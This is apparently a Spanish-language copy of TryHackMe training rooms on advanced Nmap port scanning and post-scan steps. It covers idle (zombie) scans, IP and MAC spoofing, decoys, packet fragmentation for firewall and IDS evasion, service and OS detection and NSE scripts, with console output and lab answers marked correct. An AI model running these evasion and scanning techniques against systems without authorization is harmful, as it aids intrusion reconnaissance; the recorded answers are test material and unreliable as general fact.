Responda las siguientes preguntas

Descubriste una impresora de red poco utilizada con la dirección IP `10.10.5.5` y decides usarla como zombie en tu escaneo inactivo. ¿ Qué argumento debería agregar a su comando Nmap ?

-sI 10.10.5.5 | Respuesta correcta

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

Escaneos de puertos avanzados de Nmap

1560

Iniciar AttackBox | Ayuda

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Podría considerar agregar `--reason` si desea que Nmap brinde más detalles sobre su razonamiento y conclusiones. Considere los dos escaneos siguientes del sistema; sin embargo, añade este último `--reason` .

Iniciar máquina

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sS 10.10.252.27

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:39 BST
Nmap scan report for ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27)
Host is up (0.0020s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
111/tcp open  rpcbind
143/tcp open  imap
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sS --reason 10.10.252.27

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:40 BST
Nmap scan report for ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27)
Host is up, received arp-response (0.0020s latency).
Not shown: 994 closed ports
Reason: 994 resets
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 64
25/tcp  open  smtp    syn-ack ttl 64
80/tcp  open  http    syn-ack ttl 64
110/tcp open  pop3    syn-ack ttl 64
111/tcp open  rpcbind syn-ack ttl 64
143/tcp open  imap    syn-ack ttl 64
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Proporcionar la `--reason` bandera nos da la razón explícita por la cual Nmap concluyó que el sistema está activo o que un puerto en particular está abierto. En este resultado de consola anterior, podemos ver que este sistema se considera en línea porque Nmap "recibió respuesta arp". Por otro lado, sabemos que se considera que el puerto SSH está abierto porque Nmap recibió un paquete "syn-ack".

Para obtener resultados más detallados, puede considerar el uso `-v` para resultados detallados o `-vv` incluso más detallados.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sS -vv 10.10.252.27

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:41 BST
Initiating ARP Ping Scan at 10:41
Scanning 10.10.252.27 [1 port]
Completed ARP Ping Scan at 10:41, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:41
Completed Parallel DNS resolution of 1 host. at 10:41, 0.00s elapsed
Initiating SYN Stealth Scan at 10:41
Scanning ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27) [1000 ports]
Discovered open port 22/tcp on 10.10.252.27
Discovered open port 25/tcp on 10.10.252.27
Discovered open port 80/tcp on 10.10.252.27
Discovered open port 110/tcp on 10.10.252.27
Discovered open port 111/tcp on 10.10.252.27
Discovered open port 143/tcp on 10.10.252.27
Completed SYN Stealth Scan at 10:41, 1.25s elapsed (1000 total ports)
Nmap scan report for ip-10-10-252-27.eu-west-1.compute.internal (10.10.252.27)
Host is up, received arp-response (0.0019s latency).
Scanned at 2021-08-30 10:41:02 BST for 1s
Not shown: 994 closed ports
Reason: 994 resets
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 64
25/tcp  open  smtp    syn-ack ttl 64
80/tcp  open  http    syn-ack ttl 64
110/tcp open  pop3    syn-ack ttl 64
111/tcp open  rpcbind syn-ack ttl 64
143/tcp open  imap    syn-ack ttl 64
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
           Raw packets sent: 1002 (44.072KB) | Rcvd: 1002 (40.092KB)
```

If `-vv` does not satisfy your curiosity, you can use `-d` for debugging details or `-dd` for even more details. You can guarantee that using `-d` will create an output that extends beyond a single screen.

Responda las siguientes preguntas

Inicie AttackBox si aún no lo ha hecho. Después de asegurarse de haber finalizado la VM de la Tarea 4, inicie la VM para esta tarea. Espere a que se cargue por completo, luego abra la terminal en AttackBox y use Nmap `nmap -sS -F --reason MACHINE_IP` para escanear la VM . ¿Cuál es el motivo previsto para que los puertos indicados estén abiertos?

syn-ack

Respuesta correcta

Tarea 9 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

1560

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Esta sala cubrió los siguientes tipos de exploraciones.

Tipo de escaneo de puerto	Comando de ejemplo
Escaneo nulo de TCP	`sudo nmap -sN MACHINE_IP`
Escaneo TCP FIN	`sudo nmap -sF MACHINE_IP`
Escaneo de Navidad TCP	`sudo nmap -sX MACHINE_IP`
Escaneo TCP Maimón	`sudo nmap -sM MACHINE_IP`
Escaneo de confirmación de TCP	`sudo nmap -sA MACHINE_IP`
Escaneo de ventana TCP	`sudo nmap -sW MACHINE_IP`
Escaneo TCP personalizado	`sudo nmap --scanflags URGACKPSHRSTSYNFIN MACHINE_IP`
IP de origen falsificada	`sudo nmap -S SPOOFED_IP MACHINE_IP`
Dirección MAC falsificada	`--spoof-mac SPOOFED_MAC`
Escaneo de señuelo	`nmap -D DECOY_IP,ME MACHINE_IP`
Escaneo inactivo (zombis)	`sudo nmap -sI ZOMBIE_IP MACHINE_IP`
Fragmentar datos IP en 8 bytes	`-f`
Fragmentar datos IP en 16 bytes	`-ff`

Opción	Objetivo
`--source-port PORT_NUM`	especificar el número de puerto de origen
`--data-length NUM`	agregar datos aleatorios para alcanzar la longitud dada

Estos tipos de análisis se basan en la configuración de indicadores TCP de formas inesperadas para solicitar una respuesta a los puertos. Los escaneos nulos, FIN y Xmas provocan una respuesta de puertos cerrados, mientras que los escaneos de Maimon, ACK y Windows provocan una respuesta de puertos abiertos y cerrados.

Opción	Objetivo
`--reason`	explica cómo Nmap llegó a su conclusión
`-v`	verboso
`-vv`	muy detallado
`-d`	depuración
`-dd`	más detalles para la depuración

Responda las siguientes preguntas

Asegúrese de haber tomado nota de todas las opciones de Nmap explicadas en esta sala. Únase a la sala Nmap Post Port Scans , la última sala de esta serie de Nmap .

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

1359

Escaneos de puertos posteriores a Nmap

Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Esta sala es la última de la serie Nmap (parte del módulo Introducción a la seguridad de redes). En esta sala, nos centramos en los pasos que siguen al escaneo de puertos: en particular, la detección de servicios, la detección del sistema operativo, el motor de secuencias de comandos Nmap y el almacenamiento de los resultados del escaneo.

1. Descubrimiento de host en vivo de Nmap
2. Escaneos de puertos básicos de Nmap
3. Escaneos de puertos avanzados de Nmap
4. Escaneos de puertos posteriores a Nmap

En la primera sala de esta serie, aprendimos cómo Nmap puede enumerar objetivos, descubrir hosts activos y utilizar DNS inverso para encontrar nombres interesantes. La segunda y tercera salas de la serie se centraron en los tipos básicos y avanzados de escaneo de puertos de red.

En la última sala, como se muestra en la figura siguiente, nos centramos en cómo se puede utilizar Nmap para:

- Detectar versiones de los servicios en ejecución (en todos los puertos abiertos)
- Detectar el sistema operativo en función de cualquier signo revelado por el objetivo
- Ejecutar traceroute de Nmap
- Ejecute scripts Nmap seleccionados
- Guarde los resultados del escaneo en varios formatos

Esta sala se centrará en estos pasos y en cómo ejecutarlos después del escaneo de puertos.

Responda las siguientes preguntas

Asegúrese de tener una comprensión sólida de cómo progresa el escaneo de Nmap y los pasos y etapas que sigue. Inicie AttackBox utilizando el botón Iniciar AttackBox, ya que lo necesitará para responder las preguntas en tareas posteriores.

No se necesita respuesta | Pregunta hecha

Tarea 2 Detección de servicios

Tarea 3 Detección de SO y Traceroute

Tarea 4 Motor de secuencias de comandos Nmap (NSE)

Tarea 5 Guardar la salida

Tarea 6 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 44397 usuarios aquí y esta sala tiene 821 días.

1359

Escaneos de puertos posteriores a Nmap

Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Detección de servicios

Una vez que Nmap descubre los puertos abiertos, puede probar el puerto disponible para detectar el servicio en ejecución. Una mayor investigación de los puertos abiertos es una información esencial, ya que el pentester puede utilizarla para saber si existen vulnerabilidades conocidas del servicio. Únase a Vulnerabilities 101 para obtener más información sobre cómo buscar servicios vulnerables.

Iniciar máquina

Agregar `-sV` a su comando Nmap recopilará y determinará información de servicio y versión para los puertos abiertos. Podrás controlar la intensidad con `--version-intensity LEVEL` donde el nivel oscila entre 0, el más ligero, y 9, el más completo. `-sV --version-light` tiene una intensidad de 2, mientras que `-sV --version-all` tiene una intensidad de 9.

Es importante tener en cuenta que el uso `-sV` obligará a Nmap a continuar con el protocolo de enlace de tres vías TCP y establecer la conexión. El establecimiento de la conexión es necesario porque Nmap no puede descubrir la versión sin establecer una conexión completa y comunicarse con el servicio de escucha. En otras palabras, el escaneo SYN sigiloso `-sS` no es posible cuando `-sV` se elige la opción.

La salida de la consola a continuación muestra un escaneo SYN sigiloso de Nmap simple con la `-sV` opción. Agregar la `-sV` opción conduce a una nueva columna en el resultado que muestra la versión de cada servicio detectado. Por ejemplo, en el caso de que el puerto TCP 22 esté abierto, en lugar de `22/tcp open ssh` , obtenemos `22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)` . Observe que se supone que el protocolo SSH es el servicio porque el puerto TCP 22 está abierto; Nmap no necesitó conectarse al puerto 22 para confirmar. Sin embargo, `-sV` es necesario conectarse a este puerto abierto para obtener el banner del servicio y cualquier información de versión que pueda obtener, como `nginx 1.6.2` . Por lo tanto, a diferencia de la columna *de servicio* , *la columna de versión* no es una suposición.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sV MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:03 BST
Nmap scan report for MACHINE_IP
Host is up (0.0040s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
25/tcp  open  smtp    Postfix smtpd
80/tcp  open  http    nginx 1.6.2
110/tcp open  pop3    Dovecot pop3d
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)
Service Info: Host:  debra2.thm.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.40 seconds
```

Tenga en cuenta que muchas opciones de Nmap requieren privilegios de root. A menos que esté ejecutando Nmap como root, deberá utilizarlo `sudo` como en el ejemplo anterior.

Inicie la máquina virtual . Una vez que esté listo, abra la terminal en AttackBox para responder las siguientes preguntas.

Responda las siguientes preguntas

Inicie la máquina de destino para esta tarea e inicie AttackBox. Ejecute `nmap -sV --version-light MACHINE_IP` a través de AttackBox. ¿Cuál es la versión detectada para el puerto 143?

Dovecot imapd — Respuesta correcta

¿ Con qué servicio no se detectó una versión `--version-light` ?

rpcbind — Respuesta correcta

Tarea 3 Detección de SO y Traceroute

Tarea 4 Motor de secuencias de comandos Nmap (NSE)

Tarea 5 Guardar la salida

Tarea 6 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 44397 usuarios aquí y esta sala tiene 821 días.

1359

Escaneos de puertos posteriores a Nmap

Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Detección de servicios

Tarea 3 Detección de SO y Traceroute

Detección del sistema operativo

Nmap puede detectar el sistema operativo (SO) en función de su comportamiento y cualquier signo revelador en sus respuestas. La detección del sistema operativo se puede habilitar usando `-O` ; esta es una *O mayúscula* como en OS . En este ejemplo, ejecutamos `nmap -sS -O MACHINE_IP` AttackBox. Nmap detectó que el sistema operativo era Linux 3.X y luego supuso que estaba ejecutando el kernel 3.13.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sS -O MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:04 BST
Nmap scan report for MACHINE_IP
Host is up (0.00099s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
111/tcp open  rpcbind
143/tcp open  imap
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
```

El sistema que escaneamos e intentamos detectar su versión del sistema operativo ejecuta la versión 3.16 del kernel. Nmap pudo hacer una suposición cercana en este caso. En otro caso, escaneamos un sistema Fedora Linux con kernel 5.13.14; sin embargo, Nmap lo detectó como Linux 2.6.X. La buena noticia es que Nmap detectó el sistema operativo correctamente; la noticia no tan buena es que la versión del kernel era incorrecta.

La detección del sistema operativo es muy conveniente, pero muchos factores pueden afectar su precisión. En primer lugar, Nmap necesita encontrar al menos un puerto abierto y otro cerrado en el objetivo para hacer una suposición confiable. Además, las huellas digitales del sistema operativo huésped podrían distorsionarse debido al creciente uso de la virtualización y tecnologías similares. Por lo tanto, tome siempre la versión del sistema operativo con cautela.

ruta de seguimiento

Si desea que Nmap encuentre los enrutadores entre usted y el objetivo, simplemente agregue `--traceroute` . En el siguiente ejemplo, Nmap agregó un traceroute a los resultados de su escaneo. Tenga en cuenta que traceroute de Nmap funciona ligeramente diferente al `traceroute` comando que se encuentra en Linux y macOS o `tracert` que se encuentra en MS Windows. El estándar `traceroute` comienza con un paquete de TTL (tiempo de vida) bajo y sigue aumentando hasta alcanzar el objetivo. El traceroute de Nmap comienza con un paquete de TTL alto y lo sigue disminuyendo.

En el siguiente ejemplo, ejecutamos `nmap -sS --traceroute MACHINE_IP` en AttackBox. Podemos ver que no hay enrutadores/saltos entre los dos ya que están conectados directamente.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sS --traceroute MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:05 BST
Nmap scan report for MACHINE_IP
Host is up (0.0015s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
111/tcp open  rpcbind
143/tcp open  imap
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   1.48 ms MACHINE_IP

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Cabe mencionar que muchos routers están configurados para no enviar ICMP Time-to-Live excedido, lo que nos impediría descubrir sus direcciones IP. Para obtener más información, visite la sala de Reconocimiento Activo .

Responda las siguientes preguntas

Ejecute `nmap` con `-O` opción en contra `MACHINE_IP` . ¿ Qué sistema operativo detectó Nmap?

Linux | Respuesta correcta

Tarea 4 Motor de secuencias de comandos Nmap (NSE)

Tarea 5 Guardar la salida

Tarea 6 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 44397 usuarios aquí y esta sala tiene 821 días.

1359

Escaneos de puertos posteriores a Nmap

Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Detección de servicios

Tarea 3 Detección de SO y Traceroute

Tarea 4 Motor de secuencias de comandos Nmap (NSE)

Iniciar máquina

Un script es un fragmento de código que no necesita ser compilado. En otras palabras, permanece en su forma original legible por humanos y no es necesario convertirlo a lenguaje de máquina. Muchos programas proporcionan funcionalidad adicional mediante scripts; Además, los scripts permiten agregar funciones personalizadas que no existían mediante los comandos integrados. De manera similar, Nmap proporciona soporte para scripts que utilizan el lenguaje Lua. Como parte de Nmap, Nmap Scripting Engine (NSE) es un intérprete de Lua que permite a Nmap ejecutar scripts de Nmap escritos en lenguaje Lua. Sin embargo, no necesitamos aprender Lua para utilizar los scripts de Nmap.

Su ubicación predeterminada de Nmap puede contener fácilmente cerca de 600 scripts. Eche un vistazo a su carpeta de instalación de Nmap. En AttackBox, verifique los archivos en `/usr/share/nmap/scripts` y notará que hay cientos de scripts con nombres convenientes que comienzan con el protocolo al que apuntan. Enumeramos todos los scripts que comienzan con HTTP en AttackBox en la salida de la consola a continuación; encontramos alrededor de 130 scripts que comienzan con http. Con futuras actualizaciones, solo puede esperar que aumente la cantidad de scripts instalados.

Terminal Pentest

```
pentester@AttackBox /usr/share/nmap/scripts# ls http*
http-adobe-coldfusion-apsa1301.nse      http-passwd.nse
http-affiliate-id.nse                   http-php-version.nse
http-apache-negotiation.nse             http-phpmyadmin-dir-traversal.nse
http-apache-server-status.nse           http-phpself-xss.nse
http-aspnet-debug.nse                   http-proxy-brute.nse
http-auth-finder.nse                    http-put.nse
http-auth.nse                           http-qnap-nas-info.nse
http-avaya-ipoffice-users.nse           http-referer-checker.nse
http-awstatstotals-exec.nse             http-rfi-spider.nse
http-axis2-dir-traversal.nse            http-robots.txt.nse
http-backup-finder.nse                  http-robtex-reverse-ip.nse
http-barracuda-dir-traversal.nse        http-robtex-shared-ns.nse
http-brute.nse                          http-security-headers.nse
http-cakephp-version.nse                http-server-header.nse
http-chrono.nse                         http-shellshock.nse
http-cisco-anyconnect.nse               http-sitemap-generator.nse
http-coldfusion-subzero.nse             http-slowloris-check.nse
http-comments-displayer.nse             http-slowloris.nse
http-config-backup.nse                  http-sql-injection.nse
http-cookie-flags.nse                   http-stored-xss.nse
http-cors.nse                           http-svn-enum.nse
http-cross-domain-policy.nse            http-svn-info.nse
http-csrf.nse                           http-title.nse
http-date.nse                           http-tplink-dir-traversal.nse
http-default-accounts.nse               http-trace.nse
http-devframework.nse                   http-traceroute.nse
http-dlink-backdoor.nse                 http-unsafe-output-escaping.nse
http-dombased-xss.nse                   http-useragent-tester.nse
http-domino-enum-passwords.nse          http-useragent.nse
http-drupal-enum-users.nse              http-vhosts.nse
http-drupal-enum.nse                    http-virustotal.nse
http-enum.nse                           http-vlcstreamer-ls.nse
http-errors.nse                         http-vmware-path-vuln.nse
http-exif-spider.nse                    http-vuln-cve2006-3392.nse
http-favicon.nse                        http-vuln-cve2009-3960.nse
http-feed.nse                           http-vuln-cve2010-0738.nse
http-fetch.nse                          http-vuln-cve2010-2861.nse
http-fileupload-exploiter.nse           http-vuln-cve2011-3192.nse
http-form-brute.nse                     http-vuln-cve2011-3368.nse
http-form-fuzzer.nse                    http-vuln-cve2012-1823.nse
http-frontpage-login.nse                http-vuln-cve2013-0156.nse
http-generator.nse                      http-vuln-cve2013-6786.nse
http-git.nse                            http-vuln-cve2013-7091.nse
http-gitweb-projects-enum.nse           http-vuln-cve2014-2126.nse
http-google-malware.nse                 http-vuln-cve2014-2127.nse
http-grep.nse                           http-vuln-cve2014-2128.nse
http-headers.nse                        http-vuln-cve2014-2129.nse
http-huawei-hg5xx-vuln.nse              http-vuln-cve2014-3704.nse
http-icloud-findmyiphone.nse            http-vuln-cve2014-8877.nse
http-icloud-sendmsg.nse                 http-vuln-cve2015-1427.nse
http-iis-short-name-brute.nse           http-vuln-cve2015-1635.nse
http-iis-webdav-vuln.nse                http-vuln-cve2017-1001000.nse
http-internal-ip-disclosure.nse         http-vuln-cve2017-5638.nse
http-joomla-brute.nse                   http-vuln-cve2017-5689.nse
http-litespeed-sourcecode-download.nse  http-vuln-cve2017-8917.nse
http-ls.nse                             http-vuln-misfortune-cookie.nse
http-majordomo2-dir-traversal.nse       http-vuln-wnr1000-creds.nse
http-malware-host.nse                   http-waf-detect.nse
http-mcmp.nse                           http-waf-fingerprint.nse
http-method-tamper.nse                  http-webdav-scan.nse
http-methods.nse                        http-wordpress-brute.nse
http-mobileversion-checker.nse          http-wordpress-enum.nse
http-ntlm-info.nse                      http-wordpress-users.nse
http-open-proxy.nse                     http-xssed.nse
http-open-redirect.nse
```

Puede especificar el uso de cualquiera o un grupo de estos scripts instalados; Además, puede instalar scripts de otros usuarios y utilizarlos para sus análisis. Comencemos con los scripts predeterminados. Puede optar por ejecutar los scripts en la categoría predeterminada usando `--script-default` o simplemente agregando `-sC`. Además de `default`, las categorías incluyen autenticación, difusión, bruto, predeterminado, descubrimiento, dos, exploit, externo, fuzzer, intrusivo, malware, seguro, versión y vuln. En la siguiente tabla se muestra una breve descripción.

Categoría de guión	Descripción
`auth`	Scripts relacionados con la autenticación
`broadcast`	Descubra hosts enviando mensajes de difusión
`brute`	Realiza auditorías de contraseñas de fuerza bruta contra inicios de sesión
`default`	Scripts predeterminados, igual que `-sC`
`discovery`	Recuperar información accesible, como tablas de bases de datos y nombres DNS,
`dos`	Detecta servidores vulnerables a Denegación de Servicio (DoS)
`exploit`	Intentos de explotar varios servicios vulnerables.
`external`	Comprobaciones utilizando un servicio de terceros, como Geoplugin y Virustotal
`fuzzer`	Lanzar ataques fuzzing
`intrusive`	Scripts intrusivos como ataques de fuerza bruta y explotación
`malware`	Escanea en busca de puertas traseras
`safe`	Scripts seguros que no bloquearán el objetivo
`version`	Recuperar versiones de servicio
`vuln`	Comprueba si hay vulnerabilidades o explota servicios vulnerables.

Algunos guiones pertenecen a más de una categoría. Además, algunos scripts lanzan ataques de fuerza bruta contra servicios, mientras que otros lanzan ataques DoS y explotan sistemas. Por lo tanto, es fundamental tener cuidado al seleccionar los scripts que se ejecutarán si no desea bloquear los servicios o explotarlos.

Usamos Nmap para ejecutar un escaneo SYN `MACHINE_IP` y ejecutar los scripts predeterminados en la consola que se muestra a continuación. El comando es `sudo nmap -sS -sC MACHINE_IP`, donde `-sC` garantizará que Nmap ejecute los scripts predeterminados después del escaneo SYN. Hay nuevos detalles que aparecen a continuación. Eche un vistazo al servicio SSH en el puerto 22; Nmap recuperó las cuatro claves públicas relacionadas con el servidor en ejecución. Considere otro ejemplo, el servicio HTTP en el puerto 80; Nmap recuperó el título de página predeterminado. Podemos ver que la página se ha dejado como predeterminada.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sS -sC MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:08 BST
Nmap scan report for ip-10-10-161-170.eu-west-1.compute.internal (10.10.161.170)
Host is up (0.0011s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 d5:80:97:a3:a8:3b:57:78:2f:0a:78:ae:ad:34:24:f4 (DSA)
|   2048 aa:66:7a:45:ab:d1:8c:00:a3:12:31:d8:76:8a:ed:3a (RSA)
|   256 3d:82:72:a3:07:49:2e:cb:d9:87:db:08:c6:90:56:65 (ECDSA)
|_  256 dc:f0:0c:89:70:87:65:ba:52:b1:e9:59:f7:5d:d2:6a (ED25519)
25/tcp  open  smtp
| smtp-commands: debra2.thm.local, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=debra2.thm.local
| Not valid before: 2021-08-10T12:10:58
|_Not valid after:  2031-08-08T12:10:58
|_ssl-date: TLS randomness does not represent time
80/tcp  open  http
|_http-title: Welcome to nginx on Debian!
110/tcp open  pop3
|_pop3-capabilities: RESP-CODES CAPA TOP SASL UIDL PIPELINING AUTH-RESP-CODE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          38093/tcp  status
|_  100024  1          54067/udp  status
143/tcp open  imap
|_imap-capabilities: LITERAL+ capabilities IMAP4rev1 OK Pre-login ENABLE have LOGINDISABLEDAN001 listed SASL-IR ID more post-
login LOGIN-REFERRALS IDLE
MAC Address: 02:A0:E7:D5:B6:C5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```

También puede especificar el script por nombre usando `--script "SCRIPT-NAME"` o un patrón como `--script "ftp*"`, que incluiría `ftp-brute`. Si no está seguro de lo que hace un script, puede abrir el archivo del script con un lector de texto, como `less`, o un editor de texto. En el caso de `ftp-brute`, dice: "Realiza una auditoría de contraseñas de fuerza bruta contra servidores FTP ". Tienes que tener cuidado ya que algunos scripts son bastante intrusivos. Además, algunos scripts pueden ser para un servidor específico y, si se eligen al azar, le harán perder el tiempo sin ningún beneficio. Como de costumbre, asegúrese de estar autorizado para iniciar dichas pruebas en el servidor de destino.

Consideremos un script benigno, `http-date` que suponemos recuperaría la fecha y hora del servidor http, y esto se confirma en su descripción: "Obtiene la fecha de servicios similares a HTTP. Además, imprime cuánto difiere la fecha de la hora local..." En AttackBox, ejecutamos `sudo nmap -sS -n --script "http-date" MACHINE_IP` como se muestra en la consola a continuación.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sS -n --script "http-date" MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 08:04 BST
Nmap scan report for MACHINE_IP
Host is up (0.0011s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
| http-date: Fri, 10 Sep 2021 07:04:26 GMT; 0s from local time.
110/tcp open  pop3
111/tcp open  rpcbind
143/tcp open  imap
MAC Address: 02:64:B7:B2:AC:B3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Finalmente, puede ampliar la funcionalidad de Nmap más allá de los scripts oficiales de Nmap; puede escribir su script o descargar scripts Nmap de Internet. Descargar y utilizar un script Nmap de Internet conlleva un cierto nivel de riesgo. Por lo tanto, es una buena idea no ejecutar un script de un autor en el que no confíes.

Responda las siguientes preguntas

Saber que los scripts de Nmap se guardan en `/usr/share/nmap/scripts` AttackBox. ¿Qué `http-robots.txt` comprueba el guión?

disallowed entries — Respuesta correcta

¿Puedes averiguar el nombre del script que busca la vulnerabilidad de ejecución remota de código MS15-034 (CVE2015-1635)?

http-vuln-cve2015-1635 — Respuesta correcta — Pista

Inicie AttackBox si aún no lo ha hecho. Después de asegurarse de haber terminado la V5 de la Tarea 2, inicie la máquina de destino para esta tarea. En AttackBox, ejecute Nmap con los scripts predeterminados `-sC` en `MACHINE_IP`. Notarás que hay un servicio escuchando en el puerto 53. ¿Cuál es su valor de versión completo?

9.9.5-9+deb8u19-Debian — Respuesta correcta

Según su descripción, el script `ssh2-enum-algos` "informa la cantidad de algoritmos (para cifrado, compresión, etc.) que ofrece el servidor SSH2 de destino". ¿Cuál es el nombre de los algoritmos de intercambio de claves (kex_algorithms) que se basan en "sha1" y son compatibles con `MACHINE_IP`?

diffie-hellman-group14-sha1 — Respuesta correcta — Pista

Tarea 5 Guardar la salida

Tarea 6 Resumen

Creado por tryhackme y strategos
¿Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 44397 usuarios aquí y esta sala tiene 821 días.

1359

Escaneos de puertos posteriores a Nmap

Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Detección de servicios

Tarea 3 Detección de SO y Traceroute

Tarea 4 Motor de secuencias de comandos Nmap (NSE)

Tarea 5 Guardar la salida

Iniciar máquina

